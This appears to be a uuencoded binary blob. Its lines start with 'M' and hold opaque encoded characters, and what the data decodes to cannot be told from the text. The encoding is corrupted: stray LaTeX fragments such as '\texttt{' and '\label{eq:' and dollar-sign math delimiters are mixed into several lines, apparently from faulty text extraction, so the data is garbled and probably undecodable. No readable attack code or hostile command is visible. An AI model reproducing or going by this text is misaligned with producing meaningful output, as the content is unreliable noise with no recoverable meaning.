M@!G<8-`*.88<W.]=@BRIN[;E#E=^2YL;C<,`5S`E0`H."U[+Q=P1&+=!"EJW MYG\$>04SB:Y]GW,ZN^HQD\$+6C@N8&+FF,XU(5PZ4JPJ5D3KP.Z7GZO1F]7H*3 $M^Y]ZX^M<+$Z9^VJ[[W-2<(7H+Y8DO"PO*;3,YD)#[;KU:H_):Q2^S(HWZHY)]$ MZI.37P==QNQY'1MZL\<MWEAQK1N?\N4<W=W!^&)1I.;1\$6#B\-B_HF>9L34Z $M;@MRB@8:-UGK3CD>_7\&BM4_4:+4\D]9$R58;75A]<-;-\#F&3H(:<-H,$E[FR]$ M'B1G`@R@-_Z_5GWU-,IY!B_&@D'O!.W+TFTQ5M\$=]"`P,&IL3@"<V6ILX&-N $\texttt{M5TP}[AJZS\&\$CQ<-3/\#]A-F_N,\$*M`K5IL<SKNQ!Z`_Q5W=NLOR4WL:"VM[T_]$ M3R>0UB]DYN9^(7(B:4UL,&1!(N7Q]BIC>[Z+V<FU.)'6+A9AUTX@H?]N&^B' M90X590D7G2&@_+%F#S[-*V)XB`=KS\$97OL:@0)#0Y;A@;11*A"KGZPE`7X^ M>9(^FW2P*N2@/5OT<\$L9@O2[N1<\$8=V9X935S>4STHQ(^KHEF@5XED(F6RJ# MD@M;3FJ[>%0KP.A"6SZO?1CO_0</,0V->U2;CZ?,=NHDC5=>DMK/](?G4Q.> $M3*<_O>GIS/:PN):::\HR8!XK_IXFJ13ZH+4-V)`]&-&-"5(OR13V*>B2*>@2$ M*,@,9!?K`AU=:CJ:/'B\$N(=E(=,/D+>=P<KV`#_^I!IX.+'-H9E97/)C9W8R $\label{eq:mdc} \texttt{MDC)} \ 4P-8'<?31S>1!@\\ *>SF-F7']R.(Z'JUQ_,&;O=3]F'Z9B[_5QD>P\#^M20]$ MY9\OR32:;CY?%W<_)Z!0?L@?\,\3IY*I.'UH9Z<TAWQ]@/:79XH)6Q_#+F^] M>%VQ9JQRXZL<<IL;(\$G4-=E;Z#H'4\\$>RV2(/;46[>(D'F;-79]G7\$\$F*Q_\$ MB;C;G^K;OD^BX44DZ2+I,%><="S3(.%'=U:V\$&WO\$-P3LG5HJ[2_I_D'1G>Q

M.F=.`#)\$.Z<RAC^NZ90]7\#ZTE*0?>R4EW=S99+.6/KREI<VR(K9QS%BFKO# M0D/DKEQ@C)\SDUQ/18T8[W*`L,]>('"-G3])\$SB)NGV`0HQ`=V01KZXY@SU MGH:%(R.W1[%4P6^P06./(4<E]VW6V-HD:9\$LMBC:@@CT<J-1VR1!*-C</Z(M M-#4#1F-BM'-, &?K%W8P97-MXK>0TZ>IHCXQZ]HC5\=RNX`7J!302-,;#XB-N M^A&-`OSK#%M1BRA93IG64'P*F*B=.`3)R_L>VR7_+I%%6IYWP2''F;G'+POD $M...HG4C8WSORDS]WC?_OT4;-X[_7UEYMLSQOTOEY6G\[S?Y3./_?^C/W>+_$ M;[/ZKUW 3\0+E?3Z+R^6I^O 6WRF\? 4^VG\OS< T C :?R 9073^/]I /\T M_G\:_S^-___&\?^<\34CCF>5\>#<!(O?K'0JUI["Z/TXF?\$QNFL4Y:>NB_+# M6&LVHGQO"7?ZF?2YF?TGFWGA=\C_N%Q^MK3XC/6_Y<6I_>?;?*;VGQ_Z<Y/U $M_V6K_[KU7UY\NKR270_E:?[';_.9VG^F]I_,#$_M/S^J_2>'U4_M/U/[S]3^$ M,[7_3.T_WRG_8W[:0[+"%&;9"(.<@AS@BVRD,3Z=V5+L^CZNG/A!86HCSBE2 M+)CL4-I'ZA['5MS\$(E+6TY\$E5M1\$FD5C>V(;PK"IZ/.F)Z<MK@3QMPTKICN)M[?B";O+&8D'_&JI9^#J^M(9[7?F/7=B!],S0]Z'ZF#=Z],[,S822XGW5BDY& M9T7K<4N_,:T5/ND/T4DL')R54[\KJ=]+J=_+)1#A1EWBZ-Z+IQ81G)S"[&D_ M.(N&IX!A:MY.6R7M<'P:MR-*X#4[R]<FG?;-.^JB>>%U5%-+85:^)K`_-,^+ MA7P"]`V7,\$)NXJJB!%CJO'V4E&A\U73*"MNFHC@S^<7NN.C'-VA*;!M-SRR& MG7\$QQ]'O^O9L;&ZF00*+S=C6_8!/:?ZF+:;"IHJNYZ,9H0F^C_:5TUY)G?1Z M&*6\$OP&&7*Q:&AML?OV0<-"C,^<X!NX<.*FA["0(O3!F*/?E(`;*6A&07^^J ME(J#G:5_Y6JO&Z\$&THHS=#@/N;C=F_6F*!7*>X-IHF(WGB.6>H/)4Y6MAJ-B M`B&OQXF=,6^.U>PX?&89(>O?>=H./_:0X_`7]Q6[?BKV_!SC%3N+;S>[VG57 $\label{eq:mg&ig7} $$ MG\&IG7??0:[@&>H@[&Y?A'1.9!I7"N,TPB1Q^X];YWE:>\9^[VO]_!_]/MO\M$ $$$ MKI#]OSRU_WV;S]3^_T-_[F;__YK^GV58\XOI]5]^MC)=_]_B,[7_3^W_F1F> MVO^G]G_#ZJ?V_ZG]?VK_G]K_I_;_/XC_9X9'3_3_S"N=Y_\I-PI-/%98&U_* M.U; (E+OQL<*XFM<>*V11FWBLD-^3S+'"N&*98X5,P8G'"F-+CSE6R(Y*_K'" MF'(YQPJ9DM_K6,\$@PL<*P5<_5[`]M><*FJIR#Q9,A=L?+(RO^OL<+%S;WE<_ M6!C?XA_D8.':(?E^!PLW0NWK'"Q</TW?_F#A>IS^E0\6KN\$:N<<#U]29<!CQ M]:(K;F;_/P^3<[F1\7:NO_2Y3?Z'E>4E!2\7I_;_;_29V0]_Z,]-UO^7K?YK MUS\\2Z__197RTG3]?XO/U/X_M?]G9GAJ__]1[?\NJY\:_J>&_ZGA?VKXGQK^ MOY/CO\.,T4*O;?SU_9W"94EUBZI0*%P6U4_J4*W6,3-%G^^>*\$*2Y4Y?%3\$ $M*Z^7]$ \$80H685S0]&(.*C(3)9*)=7%N>VPV08)<.Y;J\[ET3-T2":PX;G],'! $MS(RQ!L]L[[TI;P20$:^_1FB5B)*D`*P*\]-R\NJA7/0(I2\&K7;4U=G5N90!$ M=5`'FE?KZMGB7U86GZVEDM5"`TMXG46EO`*:P\$IE13)ONDWAW:70G)/E%+I: M:T4A;KN17(%;.\/--/S8[GU\G*AG_[59WT0>&^)%L3KS>6%-4%4OH,59285K $M:@TU;^?RWI94'Q,!9U\4G731IC\%^?8?JH"S.&L-[;/%?NEI\3^\)X7^DV68$ MOZ`N&BUS3ZM_5\)FF\$3)JEHLE4N5TE)IN?2TM%)Z9G*P"O*/U"T1M)@`:A8' MFT[5R>)LQ\I!;5SCY96;-HXE;]8XP1S;>+FH)C:6;L%-0FPG3+[!\BJO\+T1 MDY;62KEB5E8K0D\$0UTIO\.#G_GJE4GZ^_.AC'%W@W1_KY7_K]Y(A/<Q?:K^^ MKOWV9:NL;-;85UEHZ44S:<F,63!WID:518@?A-Y^%_W_UO;?V[E^TN=V]M]G $M9/^M3/T_0\UG:0_]H3^WM/_>8?5?G_\7-I_4^E]:F9[_?)O/U/X[M?]F9GAJ$ M_YW:?Z>.WU/[[]3^.[7_3NV_?QC';\N<)WI\>\6L.?FG9`AZU7#^_(7[[`H\$ M JM^E.!C:WVZBYUW+;?Z36Q7TUS!W^]S0 L/;!<!NEW OOY ST#7?XKY/Y>> M+56F^M\W^4SM/S_TYT;VGR]:_=>M_Z7RLZ7E]/I_6IG:?[[)9VK_F=I_,C,\ MM? \L/8?A]6;AEMTK3*^HM"[9&H8FAJ&IH:AJ6%H:ACZ7HZ!EDN38Z!GSNF' M@["3M?)T*/0^^[P5TZZ4>4Z!U*G'P`JZ9]FBX7`X(/M1-JV`?0(%J1WW6>>* M;TPG4Q;S,[^`<]6X_R(W)[+3?#AT/2<ES%)"Q!V@RKO-?(T\NL(\$6%]XTB;^ M1H.\`+P5>%6B=\\$9`03?6U&7)T+-GK&5A%BTSONH6SZ+ACS.@SA*518I*0.Z M,@VBL!VD7D(M?5L]QF@GY[V+\.8NZ/6C+C55<,+@6U'25+.GF')AAD5YV.8\ ML;^#]`"<-04:WX.`<1&#`\$#;>:\+HHGAL=Q9J)`OP6'4_<S@0QH_W3Q'X-O(M^W0?P\\$9C,H(HY?I%K%\$!^?"QOLQ;*/'FG]).]D'\$6J4)+B_O-O=.-[<W]VI M[CTIOU^C.]?/!N&)+D)[T,P]RA*`7PO]N1?]H(_)"AP@)>VVY3PK^C>\8S^C MP0"VEW65-R\$%[`%V0Q"W;F':!;,[0%HYN11&B?AQP=C'M.%S'=H8J0U=!7HN $\texttt{M'E^(G[H`B6T1KY0_\#T\$`@-(D/P*]M8\#D0\&XT3F8R>FI]72T6-0B"[/B2R4@W}$ M4;Q\$US/^792Z:QH'G8P#]NG>Z.P<!*A.#X03:!4E\$-K;.70]T36.CX]7J6,P M_3V84%PEN,]?GH<HS-`>+E!1S"`Q(E2\?!0Z.YHU]3.!Y"P\$T@A@&NS"SK:_ M62#,2VHW.(3-"?_]=:-VN/^+##V.@ZG#2RUO*`#?W'YP!H`"3.G<BY/1:4F_ $M+/\&`\$9V!1-)@`35J!4P3@.6B[W.<]-HP9\E5YZ0',A3,83>*6@91-[.(Q=9_$ MJBAMRFR1(&F.Q``+CSP655(/W:H/G1'Q<Y-DF]+/[]085_::LSE(G+;<A[=K MR-;,:273)___Q75KR>V16,NAP,H-(V"`:-\^)I3*3AT<@WC+?YY7&O\$_8Q96: $M-4122+V:+0J9\&>*,860`U3<\'XRD\&)!BLS=HB53/:Y*Q(!'?\&?$\2*$\GI'$ M\$1`LLA.D<#``@9P8?%/4S(3>,U=\$AD0P<5'B=NF"`-0!L;,K7.K0`NW-L*RO M'%R(^5I>%@_Y741M=!&_9MAE1AP!1X[:H`9T4+D!>%0?=D9%`^,V3\$^38=27

MEFU[+HJG, `)#; `+6/+#HCZP[<>87Y"_,;DXB9*&X'6L5X[05]'@>16DR>*+> M^K&+C!_;*11U2^TP&8,/3R;#=6NJ\`Q'>FB0%AU,*&4DK/SB'/!0!9ZKN1>M M`":>G*EA%WCT2#@W_&!,K.\ROYA;5^F:=E/*Y5?^3BN]DP^H5MWA:>'A.RKP M7OTY4<W1@.KB:&\$'<!17X<7?N@]3NVL!=^W9XB.+CZ3#<#98/9B]WH=1GU5' M@\$F"BA6V/L8AC=-)"'*B)BZI"<I&=54Q:"9IJ\$BE/42UTFAH6GF`<J6V8:=0 $MI#5=\/5&XW6P#:I3X?R\I:RY;EQW20:"22B,&0W0WCM]1V[@-8-+\!3FLZ5)$ MQ!D-H<OD0PRD-S05D242QIH1GO6`*G'5!,PY4K+)A*4%%)O#`*2"PP)!,F]Y MOPU]RR&G-!%M4\=H6H1'(?T\(`*Z%<T`?T^E?3+OW9VP@..;12M'>B8QD23F M5',9L;H#*QE*`GU(G35O(O3K!S(9YJ5=KE04Q@SY"(W%NI):<R^`&^G':UX% M+6>92IK8<0,;=\$2TBLCFA6L*V1R\F\?) $ZR*(@J*#4:1^_OGG-*!BTX\3&)$,($\label{eq:micrz} \texttt{MICRZ[(==M*\#8=E!X4\/AE2J\$)+N"-\#-;]*!D\$G!AW>"TG^H7<]EW&O![OW\X]}$ $M=KJ>C!WR/'D$`(+3LW;O9-([^,(Y>G`E;!V^/:@&;_;VMZH^MOX\R"A`1=0Y))$ ML;-HOT(80',D/;WJFLCUG567ZCT5GV6<N*K=[?E=,1=?;'8M`]01?`H69#%; M\$->Q)Q'`1+5&M+Q2,YJIRIX7'XE]KNOE9QN;>_&15F"V39PJKN9,!G2UV^ST M^04(5(!(`JMZN<A*209(=AKT5&C6<A(!_4:\VX*"\$K>R:SU5]21JAKAI7\@F M3FH3\$6^21]GKJO+TJ3H9#;VF@^20!U>>+C_(;2=#[:?]<F:S\(:K.Q2ICI1) $MW?Q<.; X&OH+: ZK`8', 6D(; UOJ@Y_IJ!/S>70R/XR<?LE)K)75SN\YLM+/W)$ MGUEGZ"0;W\=N.;M&"IEV<8&,Z11^V#X`.Q4H;6@;.-@X?*V-`^/JX(Q(E0#E MJW5E*TZN!8HDE'9\$.^A\$2<,JJ4<.U`DXX[@3I-R5H3]I2\BX3WJ3)1DG)8(B M56M!C5',[G1Y'UA4S%?Z]%>+L1=X\I*G;4R``WVQ(IBG%F!M40::O>XP[HXF $\label{eq:market} $$M^Z-M-NH@MP&Q!X@$P")49R)$$M)]'<>$W,]XLM4?;669*&A/&`$10<G0!@HC$ M&2G%H.,K/RJ)NTT2]T`W&EQ@'L.\G2?].4\$;AI8VI;\$G&51+\J1D+\$"N@6/2 $\texttt{M)} \ \texttt{ZM\#C\&\$A^O-Y9NSKSV/?(!U\O351K=?WZ^=E<!\&/5P/+5H/\OZM9"/;OY3}$ MSYOP>??.`B!K`XAS;90WG!.O:_;RW\$\$;N\4Z@KP82]"::+9/6IR!7E5,KV\$; M)"\$LF@OSMDSX]@PXE_G:L;T=#[Z>_]Z\$SGXOOOUV=MDUG9GMO8[L[3?DYW= MBI7=90&/Y5ZWHJBOP+6^,F^RO^PWF']A']?IXM*>:^V8<>P3JRY(;0\DVN'W MGH+-QBZ05,DFEIE(;R'XA#_!"GLMF3F8\P"83!N\$`9\GP%H\Q9RL/3K;:H?= MECE: "9>, "<*] I A=0A3M&<4F\$9XU)?3%WIZ\E 1H%?(/99 M6D016[I8+M> MK=K2?&ABBT>"FW] ``AOVO_4'X5DGA\$U@\\$%MRX\$JV8;"5HM,I(.(IDA.PL2($MJ@WA6,A:K&; \= \STVV9V()AC^QG!=9!\:0.5>\SGO=4G<+]4ZWM!XVASL]IH$ MK+DV]I3=+DH9[HS1+F@<U@N>T8ZE3JSAG"PP`-=T8TDHM\5N!%MTU'%.J>1D M,:=T<>S9E6Y>0[O&>"3%[-8@FZAL"S2<:Y-K.`CG0GM2GHAL"F\$7;AKU+/J6 M/*5ZBCS=CT<`VQNUG:-ZU2_E\RD<@B9L&QG\$](3G]C;5,%,EVIRA96UZGCBL MNI`_\$?CTNAIY\$^%"N^U\$6+AWF`AWN,9.R3>;.MV5\$LU!*7^TGY133=.2W]C: M"GZIOCV`19^QUN?`SX5L'H_A_1G6Z?.Z5M3.XW6CKLOM<GF*V-1OR,<88\$E; MXAUFIFWS#_+Y&<''<JN[XX'PP=K[E^40*296TXSNY9.J]-[H^XT_03QNCR[@= MH^\D;DQT+<49&;[UOJ7]7_Z.C@AA3@GRIHB3?CN\0A\%A2<"LIO%7:AQ%G^, M^,32/:N;95M\VA1(LA#(:*U>%X0!E@F:`#4:L%<DO#+YT]"7Q0'HF;FA1X_0 MS?4.!0]C#N)-8^E#%40)J<.4]#E*BB^YPF9K!/M]:MYAXMB<2HH,'L,;VZNI M2D9:; %9[TRRNR=>?K(57'CUY,FX?SS\$E6_3%VDL@<LY*_&.2#/,=<V0RJ=P7 $M')]0+:!N]\SD`WF^R[D**8BD'9*0J/2E,_[Y=\[8&&MQUE1\LY,4?5QHG`&R]]$ M^YESUO(QSV3`YQWZ/"0KG(T?&ORDS030 MQZK[9A;A&8.3X7WR;;S(VL1;XZ MET\$^K;1]1@9ZD_B?6\=__I[YOS#^:V69XC^7I_G?O\UG&O_Y0W]N&?_YN^3_ M>OJLG%[_3Y>F^?^^R6<:_TF]G\9_>0,SC?^<QG^>STSC/Z?QG]/XSVG\YS3^ $\texttt{M}\P\2_SDV,9C\$^YG+GJ])\$)97\texttt{W}(GIQ\$LN\$QP3]\texttt{X}248:\texttt{E}*<@^G_Z8=GR"P!?DW$ M%2DZ8"N\0243-8J7N_8R3]'82K&=:&BZ+DCQFAC%=(!B<<TW*M)AYGILI,/ M`_YPJ<YN:0]!BL%'=[D&\#;VGY7R"NA_3Q?+Y:G^]TT^4_O/#_VYF?WG2U;_</pre> M=>N_4GFZ_#2U_I=7%I>GZ_];?*;VGZG])S/#4_O/CVO_2;'ZJ:UG:NN9VGJF MMIZIK>>[Y?KR.?+ODO`+[39SO85V+X1UFC+0C,W!U>R/T.M_&.49;H!KG<9G $MHP'Q(/\sqrt{5})DPZ=CNV\#>C(3*]VZ7LTJYUOA4&8Q?1Q>YR$)TFP1`&J-]KQ]U($ MVX7HN9K%?XQQJ-OKHYMWKU]28L<*PE8+4]\#0-A1C(VJN*8;92\G:"E`I_P` $\texttt{M(132T)+@/`I;>74(B1R,$C(3B?>CYY@OW7*=\VW?M`>DZ_\#(P9PP2^W>V2C2) }$ $M"9G^WNGC2_1=-(5'74R:@DDY,#(3*B)H<6F,25#H)Q*4\>F4>3QL'[@%)?VP$ $M < E0K^0WY4K[]6Z > OBWR^7G?[M"?M+D[Z[Z&$I*A!>&E2TMJ$T"(`O+W]]$ MM\OJXL,UK(EC"C61`OW)=H,F@WZCX_@-7"3YL>.%Z4*@!&#B'CDA'X<\$&&V& $\label{eq:mw} $$MW<=\#SY-40?MS\setminus IX\setminus H)@^VAOUEN&1\#C5SW7,^WV\3^\,2C>.!//HHD:$FU$$ ML@:'S?#P1!UT`;?36-+.H[:3)GF;G=6B#6PY!B:=;93>&J?-F!TV8_63@LU@ M]V!_!_:9H%'[K0H/77=-'1;DD-6[^+WZCW5L!AW,3;.))\$X9A@/,H>(2BO3) M8OL\$Y/-'/O5*CS+4X72L;[(,^6U84<U9]%@'.2HLS(!2(0Y&_6%2\$&CZS45? M/Q<<\:: TP[E$W!4\>9)L>Y];-3"K#O=`9%SH)I(1,)<-%)K"B9-3OD[T*$

MAJ:71&,9#S<YGN^,XRO?9"&/766:*([VO@>]?T7R<E=Z"K>O3%MZE_17"BN6 MY)X\B%`(:@Z-VSYNRCW.\V:]]M&UV2Y%,^I4?H#G<+*#8C@>[/.HEX:T,YNL M@T[CU`#G1X1B;DQ`_N[X^P@N?[B=TN6G=K`,G].,#[1/?W+&,ENWNS=BMFBC M&OUE^SH]16Q\$1Q72T`'.,,,VL25%T7L8<UBT3)\.SY#[D`3N.JU1NNZZ`.#F M7NCNS=&T9G\C^A93!\-^;T!XB%9.>%X(%ARE.I%S,11XC/S+;_H)AD=;<8*S MQ*4=VVO<2V2Y3(_.2,`:6[S\<[M]*08@10C/+4EIF"VG0^8]0\$12\$1,5VH'R MA1/,-)* TL74@U-&TFD.9 (FH&ADCQOM@="PQT%\UB#TDMJB\ BBV]U'NK 2 MJKD7G9LD;,G48N+7KPN;\A0'UB)EMA!-\$R_E!#73<RPMDXKA&RZ-1UHUL/D3 $M#=_L770]WDE#(8(FL)ON&5N)>(0L3$Y^2QGP]O8/]&S-.D56B5^XJU_-O<"T$ MN)B9!DV;)L<%/";P)]A3,R<N4IQ',%^2T*GN8EI2@^AQHM/B&@6'D4_%=@F/ MXZ0'YUB-\$FBD0/?#A'.X#2]Z-A0F47I3\(+%_!V!ITZ4Q>LTI8QKA]DD7/V2 M--+L]J&?_9PU3>QBRBQV(J9G+M9H87B5#5`=4T%-SS2P[(Y&G@1X`ZB\`16 M'\;%A`\$*3T51VMS8V<G\$?1D`O!%@--+3_"\$TDIJI/DZ*,#!+2H]C*4LT;ABL M!FVTO0B(3N8)\$Q/&PX06OS.(A0?<99,AXP\]5C81JB1E-03F1-/19YH)`Q<N MJC0ETGM,9I')Y^A@:BOI17\$" N&'M=]I_O!S0SQOA)T;%OVUY/5A3S0_EL*8 MMH"K4R@OIR\ZUU8+3F&O\$R='YI1\$MBS.5C80P3UBJ0/X=G/4QAJ4U<P5I-!L $M)9L4C'<.]T6_K;'|][:L=;Q&R1#U@[MJE=(5ETE]1\N0/SI,?S;.G9-3L7Z%]$ MV_@5'YE2*/:@=X&AI93I5Z>O\$A8.#^7\#,^'Z(Q)#-!WV0)<LC/2CR?2::I3 M8WF7X5J68^6K%?F"(2_WL7I"BC#F%"W>U\$]'3Y#FG6:-\2BK'^338HZ.X#7Z $\label{eq:model} \texttt{MQ,V@A\$TE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`\$YTR?(^OHHNDI]+&V;-/8} = \texttt{MQ,V@A\$TE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI]+&V;-/8} = \texttt{MQ,V@A\$TE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8} = \texttt{MQ,V@A\$TE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8} = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8} = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8} = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8} = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8 = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8 = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8 = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8 = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`$YTR?(^OHHNDI)+&V;-/8 = \texttt{MQ,V@ASTE} \times \texttt{J(ES3-O!EDN_GO+DRTP-"8S)11+`MQ,V@ASTE \times \texttt{J(ES3-O!EDN_GO+DRTP-"9S)11+`MQ,V@ASTE \times \texttt{J(ES3-O!EDN_GO+DRTP-"9S)11+`MQ,V@ASTE \times \texttt{J(ES3-O!EDN_GO+DRTP-"9S)11+`MQ,V@ASTE \times \texttt{J(ES3-O!EDN_GO+DRTP-"9S)11+`MQ,V@ASTE \times \texttt{J(ES3-O!EDN_GO+DRTP-"9S)11+`MQ,V@ASTE \times \texttt{J(ES3-O!EDN_GO+DRTP-"$ M\>PCU[!AGSIS\K6XY9B\$"\$X*!'O\$,'/#8PDMX76'@KN)<A_K'<93W=SL9OH $M8M\%1] < F3G*P0]C4-0::#X\]OG)[)KIG;-<N>,MVB5[D+W`&8B[7S'M'^WDY>]$ M\$SYW_^]71CHC?U_5U:>/5UY1OZ_2]/X[V_SF?K__M"?N_C_WC8(_+KX[Y65 MIZGUO[PRO?_[VWRF_K_4^ZG_KS<_4__?J?\OL_JI_^_4_W?J_SOU_YWZ__ZA M8KT-A[Y!H+=;=N(506.NXYW)=ZW]>OZ;Z1#J6SMJI0'\#D>F-SDM3:/Q=<\. MUF9^C]CQF]E_XM;PUE&?]G,K^\\RZG^5Y:6G4_WOFWRF]I\?^G.3]?]EJ_\& $M^?^6$]/K'SC`=/U_B_4_C.U_V1F>&K_^5'M/\3JY;OG0-J*PC:;"FI;AW+E $MR]0T-#4-34U#4]/0U#3T?4+#D5E/#KJ>(;\IS';W,4H'U.!/X.4S="?)6<0&$ M&M3TL^\$R:A8>HT/-O5'<'3Y'(U!K.'A77GR_-G,O"#":.U`?>VUH%QUH'R;P M6OUY\>&J>KC>>:@*6!K]N>XA'+6N9O.:***Q)Y4B>X:F\$">O7@=K1*2\`O4(M=<K<AZAC9\8@BM*'J47@R!7H5OA+M=E"P4":+:I'U,CB>RS!QI^">'_]H5U_ $\label{eq:mz'-s^-=4K_3Y^;Y_T#MJRR1_:<R]?_Y-I^I_>>'_MS4_G/WU7\#_Y_*L_3Z} \\$ MKU061^O_6WRF]I^I_2<SPU/[SX]L_]\$^/U/[S]3^,[7_3.T_4_O/'\S^,\XU $\label{eq:mass} \mbox{M")CW1'<@?N^F`QR"II63"G\#A8R<P5SQ<U<\#6FK**Q*;C7L\#7F`[B/O\#WJ!D]} \mbox{CTL} \mbox{M"} \mbox{M} \mb$ MP^F7*L2A5I:!]<&VPV&LB2KP`]4,^Q3<V>R/D@?%&?&`L9`0=6W5(:N+!!`" MJUMSGB;169!\$[:@YQ'N:COU(;W+.H]-V>+:6A=>)6ZUV)"^<D,S@'/BP^UB# MK*S-?%Z;L=:HK#%JC0QLRC6PJ:SYBW;>[W\$[Q`WM/UV>\$IKT6[L"H/ZWLG*= $\texttt{M_6?QV=/\$IXL5T)W@Y=*SZ?U_W^8SM?_\backslash T)\backslash; V7^^:/5?M_Z?/GNZE\$G_Y>GZ }$ $M_S:?A=G[,_[\WI^Y/].*&["%=E"O/.A=1(/349L2*"1)U#G!Y$FXIQ_7UG8]$ $MV-U:6;X_HU7-\(R"]\#OSW6BX@$H#?%]^</0-<WZ==<(88/7P/O7._1E'J]TL$ M@BJ[N#2'6JUZ!86VPI/P'+\$Y1)T`-(:S0=C!M\$V4<4 K"*OJJC<"`:)+.;E\$ M30'U<ZBU&\YW`+T<2HY;2L(`FH,Y!7NU=Z1>1=UH`"KNP>BD#7K&#BA;75!9 M0)'NXY,\$<XF<`!OLOXWM-[2.L@U*?\$OTUB@F50HI"?6K)=V"@,,DB/=G"C`, M5Y0SJT_)6@#1*X7I24S%^;Q>V\ZU=(*S\UY?TAK&0Y."#F0NF*[2_1DHJGZM M@68`\BC+IJ240%TS:A60/`.*._UVC`I?.!B\$W>\$5X'U_)JVSP%A>I[+,*]6(MMGN@^(K6:D</L*J=HE): `@D11%RAUHN+B_FS[FB^-SA;:#.(9.'%_9G9!43G MOGO0ZBZ0\X?9E_S4]:T'&?PR]?#R^0J(YNFBG6[4Z77CI@9\?V9A5KV.VGU2 MR9N#'IE?8&,<A))NCA)1]5"K;T67K#6'77++G\,[XM7'L#V*YA5V0^L"M;W& M8;"WOU4-0!.L'A>`Z`KXYY%:O"R?GIX6\XH>OCVHFI(O7JCR4C\$'/<[>\$[+U M`5`<8<XUD*XE&0^N\$&`;069,>=XX`;5@2RG%LWC6]K;W@^V=C5>-0AQ#\]L($M[1#U@W>8>+!Q#C!;-:C+S[#0W(M$GL*00)^G]OF[H'Q_ID96*4[`$@/EA</0]$ M)F+#=5X#LAQA`K@AT&8"*D(\'%)264R#YS& 3H0I3^*D`W3[*V;!0PY\$80"2 M'D2J#M\$P&<Z:>'%J?`J`;4XYF+XK2^]4EQ:\$I!%Y/,3%C"7.;.(8APH5#MV@ MP^?\T#>\$#\$#:[2MU&B9H?&F&V%V\$<+!_D%N=F\$BO#TQ*\BD!/V1NL/6R9"#(M7.F*R&=/:`%WC,7FHB?:WQ.`1>K=(#JS231W>ZWZPBX5`52W,;>:21#A1\$#5 $M_7;8%=[9/(^:'WC=^F]:-9L*+M,FC/T+),P.9^/6J/Y<+3PW^UV[ZJU`^/5]$ MBC;:9UN-A4-@R_`GCH"@MD?\$B'%@80Y7M2TTZLY?Q!_B/NP4(:U[_\$5UF./B M!;<#&+]7&X=554!F>&4G%U1!2HB8H9YBB>E'\@-&G1+R:TY50G-"F?B)_D\D MTV*OTX^!E.:YT21"2Y[8\.(!:(LT'4`SI\$#C&CJ)D!8MH-85J.("7H"Z7`K6

 $M%L@R-\&5:6P_;\?"*..WKWH6Z(,)+1DW,!_6ZG:0]P\&)H@,,:7`%0!(Z?Q%1)$ M>N7>8*B6O09X)2_)S",=%311",\K'FH68>12D=J?`R;[:8X_G]0UGT78R3XM $M<K&YR9\7RD"%.N5/]>JADF,'52Z-:P"`H_5(89V*TXX#+5NG_`FS,5.=I4^U$ MO<,EWOY`.SAJO%8Y=2J?L(KS9K&T5,J,!(#&%9L'8"DU"B^<[F8;0S2V<Z!D M.@4HUZ4SV18!E^T<7+(?'._]G5PH-YUJQKOQ.A>7VWP`[\;K7%QN!<6.[OV9 M?; 2VCP:)-L'#_]'V>0Y+J=8=1FU_<6#>+5Q.R8,'#U@0JW\$VNPN0KM@H?@:R M#7)"O*8#-@E@;E!?, 0]`)M>TF8[(,ZJ5RYRHZV7ZJP7X;'`AXBP6T6,%TMJ M\$>1WH&WZ7H;00+/T00+?Y>L2E"JINOU5QE\[^E>EI&`^]*\E_`7O\$!8LKOLS M%6X#28U^X`N@&/I>D1?;]&N)W\`/_(8K!G&LJ;,1NJ/1UMAL1^\$`F5FW=P%C MT.CAEQ)R0<."\OW_J%+X\-RM-EI(TRDQ<YBS\$^1Y13PK*1H3S+D%6W3?*H@ MF>,CEJ>@X9<P76ZCY;Q&STCP2>V.!9++8\RPBX02XB`5B<>'V,&+\RN36Q9J ${\tt MUFS-N3T4W,R\&4D(A!(BJS9-^<1[1;L;M\#G,:QDVUR\<XV-_[,TG/E2\^1\$\$?])}$ M-W?9#JGWS(IK729?[F*32F/7S@<DIBS+3H3';IA>7\$L&W(M!BD`OSF,D2MRM)M1G%;"+4B6T1(&QSC2\$10<\$5M`,>_7GVE^N%@B%J2ZD87H\$JJ1J.:WG>H\$41B M62!C 5X?3_1X.P79NX=C2!V#H>8M'3N"J[;R=\$6AFE`BC!@?Z20@CF\+"\\J M1<3AN12\01\$,K=0@%J)2\$0U!0^K0`FSWZ"".MTSN2A>FD[9MEFE;'OHPA,0, M<,?]8%2WA,2]0:_Y`54AUC]09J5#XG,6MMU;76BG'05%E!A0(FHC45LRFB<(MM2&HVR3<@7038;I%(YH1Q<_186[)YG36LX1,2G*S6W&=0.[UAE;O'(8?(J3X M`9U;0N].PH12M&E\2%61'W.TPO`\1+(%(C4PD5Y`1ZXT"-*IX2<)A4P\>A6@ M9M]L`M?`*0.]&2"W09%M\Z\$T08<!E\$1Q`2XRU!7X5@"\)IJ29Q;H!:VZ&&1/ $\label{eq:mnch:prop} \texttt{MNCH}: \texttt{P}/\texttt{4A7} > \texttt{G}[\texttt{G'O}[\$\texttt{F}\texttt{JECH}) \times \texttt{I3} \\ 